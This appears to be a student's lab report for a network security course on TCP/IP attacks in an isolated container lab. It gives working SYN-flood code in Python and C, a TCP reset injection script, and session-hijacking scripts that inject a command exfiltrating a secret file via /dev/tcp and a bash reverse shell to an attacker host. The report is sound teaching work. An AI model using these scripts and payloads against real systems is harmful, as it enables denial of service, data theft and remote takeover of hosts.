**ACS 545 Cryptography and Network Security**

**Lab 4: TCP/IP Attack Lab**

**Name:** Vijay Anand Pandian

**Lab Setup:**

69b2ae2e825b user2-10.9.0.7

95e05efb6de3 seed-attacker -> Iface = br-c83e1ac99060

97a233dab0a5 victim-10.9.0.5

71678793c2be user1-10.9.0.6

**Task 1: SYN Flooding Attack**

**Task1.1: Launching SYN Flooding Attack Using Python**

**Code:**

#!/bin/env python3

from scapy.all import IP, TCP, send

from ipaddress import IPv4Address

from random import getrandbits

ip = IP(dst="10.9.0.5") #IP address of victim

tcp = TCP(dport=23, flags='S') #dport 23 means telnet and the flag S means SYN

pkt = ip/tcp

while True: #Construct packets for half open connections

pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip


pkt[IP].sport = getrandbits(16) # source port

pkt[IP].seq = getrandbits(32) # sequence number


send(pkt, iface='br-c83e1ac99060', verbose = 0)

**Implementation & Output:**

**Before launching SYN Flooding Attack:**

****

**After launching SYN Flooding Attack:**

****

**Graphical user interface, text, application

Description automatically generated**

**Observation and Explanation:**

If we try to establish a telnet connection between User1 and Victim before launching the SYN flooding attack we can see that the telnet connection is being established.

If we try to establish a telnet connection between User 1 and Victim after launching the SYN flooding attack we can see that the telnet connection would have failed to say “Connection timed out”.

This is because the above code will flood the queue with fake half-open connections.

**Task 1.2: Launching the Attack Using C**

#include <unistd.h>

#include <stdio.h>

#include <stdlib.h>

#include <errno.h>

#include <time.h>

#include <string.h>

#include <sys/socket.h>

#include <netinet/ip.h>

#include <arpa/inet.h>

/\* IP Header \*/

struct ipheader {

unsigned char iph\_ihl:4, //IP header length

iph\_ver:4; //IP version

unsigned char iph\_tos; //Type of service

unsigned short int iph\_len; //IP Packet length (data + header)

unsigned short int iph\_ident; //Identification

unsigned short int iph\_flag:3, //Fragmentation flags

iph\_offset:13; //Flags offset

unsigned char iph\_ttl; //Time to Live

unsigned char iph\_protocol; //Protocol type

unsigned short int iph\_chksum; //IP datagram checksum

struct in\_addr iph\_sourceip; //Source IP address

struct in\_addr iph\_destip; //Destination IP address

};

/\* TCP Header \*/

struct tcpheader {

u\_short tcp\_sport; /\* source port \*/

u\_short tcp\_dport; /\* destination port \*/

u\_int tcp\_seq; /\* sequence number \*/

u\_int tcp\_ack; /\* acknowledgement number \*/

u\_char tcp\_offx2; /\* data offset, rsvd \*/

#define TH\_OFF(th) (((th)->tcp\_offx2 & 0xf0) >> 4)

u\_char tcp\_flags;

#define TH\_FIN 0x01

#define TH\_SYN 0x02

#define TH\_RST 0x04

#define TH\_PUSH 0x08

#define TH\_ACK 0x10

#define TH\_URG 0x20

#define TH\_ECE 0x40

#define TH\_CWR 0x80

#define TH\_FLAGS (TH\_FIN|TH\_SYN|TH\_RST|TH\_ACK|TH\_URG|TH\_ECE|TH\_CWR)

u\_short tcp\_win; /\* window \*/

u\_short tcp\_sum; /\* checksum \*/

u\_short tcp\_urp; /\* urgent pointer \*/

};

/\* Psuedo TCP header \*/

struct pseudo\_tcp

{

unsigned saddr, daddr;

unsigned char mbz;

unsigned char ptcl;

unsigned short tcpl;

struct tcpheader tcp;

char payload[1500];

};

//#define DEST\_IP "10.9.0.5"

//#define DEST\_PORT 23 // Attack the web server

#define PACKET\_LEN 1500

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Given an IP packet, send it out using a raw socket.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

void send\_raw\_ip\_packet(struct ipheader\* ip)

{

struct sockaddr\_in dest\_info;

int enable = 1;

// Step 1: Create a raw network socket.

int sock = socket(AF\_INET, SOCK\_RAW, IPPROTO\_RAW);

if (sock < 0) {

fprintf(stderr, "socket() failed: %s\n", strerror(errno));

exit(1);

}

// Step 2: Set socket option.

setsockopt(sock, IPPROTO\_IP, IP\_HDRINCL,

&enable, sizeof(enable));

// Step 3: Provide needed information about destination.

dest\_info.sin\_family = AF\_INET;

dest\_info.sin\_addr = ip->iph\_destip;

// Step 4: Send the packet out.

sendto(sock, ip, ntohs(ip->iph\_len), 0,

(struct sockaddr \*)&dest\_info, sizeof(dest\_info));

close(sock);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Spoof a TCP SYN packet.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

int main(int argc, char \*argv[]) {

char buffer[PACKET\_LEN];

struct ipheader \*ip = (struct ipheader \*) buffer;

struct tcpheader \*tcp = (struct tcpheader \*) (buffer +

sizeof(struct ipheader));

if (argc < 3) {

printf("Please provide IP and Port number\n");

printf("Usage: synflood ip port\n");

exit(1);

}

char \*DEST\_IP = argv[1];

int DEST\_PORT = atoi(argv[2]);

srand(time(0)); // Initialize the seed for random # generation.

while (1) {

memset(buffer, 0, PACKET\_LEN);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 1: Fill in the TCP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

tcp->tcp\_sport = rand(); // Use random source port

tcp->tcp\_dport = htons(DEST\_PORT);

tcp->tcp\_seq = rand(); // Use random sequence #

tcp->tcp\_offx2 = 0x50;

tcp->tcp\_flags = TH\_SYN; // Enable the SYN bit

tcp->tcp\_win = htons(20000);

tcp->tcp\_sum = 0;

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 2: Fill in the IP header.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

ip->iph\_ver = 4; // Version (IPV4)

ip->iph\_ihl = 5; // Header length

ip->iph\_ttl = 50; // Time to live

ip->iph\_sourceip.s\_addr = rand(); // Use a random IP address

ip->iph\_destip.s\_addr = inet\_addr(DEST\_IP);

ip->iph\_protocol = IPPROTO\_TCP; // The value is 6.

ip->iph\_len = htons(sizeof(struct ipheader) +

sizeof(struct tcpheader));

// Calculate tcp checksum

tcp->tcp\_sum = calculate\_tcp\_checksum(ip);

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Step 3: Finally, send the spoofed packet

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

send\_raw\_ip\_packet(ip);

}

return 0;

}

unsigned short in\_cksum (unsigned short \*buf, int length)

{

unsigned short \*w = buf;

int nleft = length;

int sum = 0;

unsigned short temp=0;

/\*

\* The algorithm uses a 32 bit accumulator (sum), adds

\* sequential 16 bit words to it, and at the end, folds back all

\* the carry bits from the top 16 bits into the lower 16 bits.

\*/

while (nleft > 1) {

sum += \*w++;

nleft -= 2;

}

/\* treat the odd byte at the end, if any \*/

if (nleft == 1) {

\*(u\_char \*)(&temp) = \*(u\_char \*)w ;

sum += temp;

}

/\* add back carry outs from top 16 bits to low 16 bits \*/

sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16

sum += (sum >> 16); // add carry

return (unsigned short)(~sum);

}

/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

TCP checksum is calculated on the pseudo header, which includes

the TCP header and data, plus some part of the IP header.

Therefore, we need to construct the pseudo header first.

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

unsigned short calculate\_tcp\_checksum(struct ipheader \*ip)

{

struct tcpheader \*tcp = (struct tcpheader \*)((u\_char \*)ip +

sizeof(struct ipheader));

int tcp\_len = ntohs(ip->iph\_len) - sizeof(struct ipheader);

/\* pseudo tcp header for the checksum computation \*/

struct pseudo\_tcp p\_tcp;

memset(&p\_tcp, 0x0, sizeof(struct pseudo\_tcp));

p\_tcp.saddr = ip->iph\_sourceip.s\_addr;

p\_tcp.daddr = ip->iph\_destip.s\_addr;

p\_tcp.mbz = 0;

p\_tcp.ptcl = IPPROTO\_TCP;

p\_tcp.tcpl = htons(tcp\_len);

memcpy(&p\_tcp.tcp, tcp, tcp\_len);

return (unsigned short) in\_cksum((unsigned short \*)&p\_tcp,

tcp\_len + 12);

}

**Implementation and Output:**

**Graphical user interface, text, application

Description automatically generated**

**Text

Description automatically generated**

**Graphical user interface, text, application

Description automatically generated**

**Explanation and Observation:**

The above C program will flood the queue with half-open connections much faster compared to the python program and also the telnet connection also will be disconnected much faster compared to the SYN flooding attack with the python program.**Task 1.3: SYN Flooding attacking after enabling the SYN Cookie Countermeasure:**

**Implementation and Output:**

**SYN Flooding attack with Python Program:**

**Graphical user interface, text, application

Description automatically generatedGraphical user interface, text

Description automatically generated**

**SYN Flooding Attack C Program:**

**Graphical user interface, text, application

Description automatically generated**

**Graphical user interface, text, application

Description automatically generated**

**Graphical user interface, text

Description automatically generated**

**Explanation and Observation:**

Before launching the SYN flooding attack, we enable the countermeasure by running “sysctl -w net.ipv4.tcp-syncookies=1” in the Victim machine.

**Running python code:**

If we try to establish a telnet connection from User 1 to Victim we can see that SYN flooding happened and the telnet connection established will be disconnected after sometimes because the countermeasure enabled will prevent the python program from flooding the queue with half-opened connections.

**Running C code:**

If we try to establish a telnet connection from User 1 to Victim we can see that SYN flooding is done much faster and also it occupies more queue space than a python program and the telnet connection established gets disconnected much faster than a python program, this is because with countermeasures enabled it will prevent the python program from flooding the queue with half-opened connections.

In general, if countermeasures are enabled attacker cannot flood the queue with half-opened connections when countermeasures are enabled.

**Task 2 – TCP RST Attacks on telnet Connections**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

print("TCP RST Attack on Telnet Connection")


ip = IP(src="10.9.0.6", dst="10.9.0.5") #Src IP is User1's IP and dst IP is victim's IP


tcp = TCP(sport=51704, dport=23, flags="R", seq=1350984062) #source port of the most recent TCP packet sent; Destination port 23 means telnet; Flag R means reset flag; seqeunce number of most recent TCP packet


pkt = ip/tcp

ls(pkt)

send(pkt,iface='br-c83e1ac99060', verbose=0)

**Implementation and Output:**

****

** Application

Description automatically generated with medium confidence**

**Explanation and Observation:**

Before launching the attack, a telnet connection between User 1 and Victim was established, then got the sequence number and source from the last TCP packet and added those in the program.

Then launched the TCP RST attack by running the above program, we can see that the telnet connection between User 1 and Victim was broken.

This is because the above code will set the flag as “R” which means reset so that the connection gets terminated. We see that the flag is set as “R” in the wireshark screenshot.

**Task 3 – TCP Session Hijacking**

**Code**

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5") #IP address of User1 and Victim

tcp = TCP(sport=52642, dport=23, flags="A", seq=3977479562, ack=680904337) #source port number; destination port as 23 means telnet; flag A means Acknowledgement; Sequence number and acknowledgement number

data = "\ncat /home/seed/secret > /dev/tcp/10.9.0.1/9090\n" #This command will get the data from telnet connection between User1 and Victim

pkt = ip/tcp/data #construct TCP packet

ls(pkt)

send(pkt,iface='br-c83e1ac99060', verbose=0) #sends the packets

**Implementation and Output:**

**Graphical user interface, text

Description automatically generated**

**Graphical user interface, text, application

Description automatically generated**

**After Running the Code:**

**Text

Description automatically generated with medium confidence**

**Text

Description automatically generatedGraphical user interface, text, application

Description automatically generatedGraphical user interface, application

Description automatically generated with medium confidence**

**Explanation and Observation:**

Firstly created a file named secret with some message inside it.

Before hijacking the session, a telnet connection has been established from User 1 to Victim to get the sequence number, acknowledgement number and source port from the last TCP packet in Wireshark and added to the code.

Now we run the code and listen to 0.0.0.0 9090 in the attacker and try to execute the “cat /home/seed/secret > /dev/tcp/10.9.0.1/9090” telnet established terminal in User 1.

We can see that there is no for the command we executed instead we can see that the session has been hijacked and the terminal gets non-responsive and the message contained in the secret file will be displayed there.

**Task 4 – Creating Reverse Shell using TCP Session Hijacking**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src="10.9.0.6", dst="10.9.0.5") #IP address of User1 and Victim

tcp = TCP(sport=47102, dport=23, flags="A", seq=795078597, ack=1603630107) #source port number; destination port as 23 means telnet; flag A means Acknowledgement; Sequence number and acknowledgement number

data = "\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n" #This command will open a new interactive shell in the victim and run the command; here 1 = stdout and 2 = stderr

pkt = ip/tcp/data #construct TCP packet

ls(pkt)

send(pkt,iface='br-c83e1ac99060', verbose=0) #sends the packets

**Implementation and Output: Graphical user interface, text

Description automatically generated**

**Graphical user interface, text, application

Description automatically generated**

**After running the TCP session hijacking code:**

**Table

Description automatically generated with medium confidence**

**Graphical user interface, text, application

Description automatically generated**

**Graphical user interface, application

Description automatically generated**

**Explanation and Observation:**

Before hijacking the session, a telnet connection has been established from User 1 to Victim to get the sequence number, acknowledgement number and source port from the last TCP packet in Wireshark and added to the code.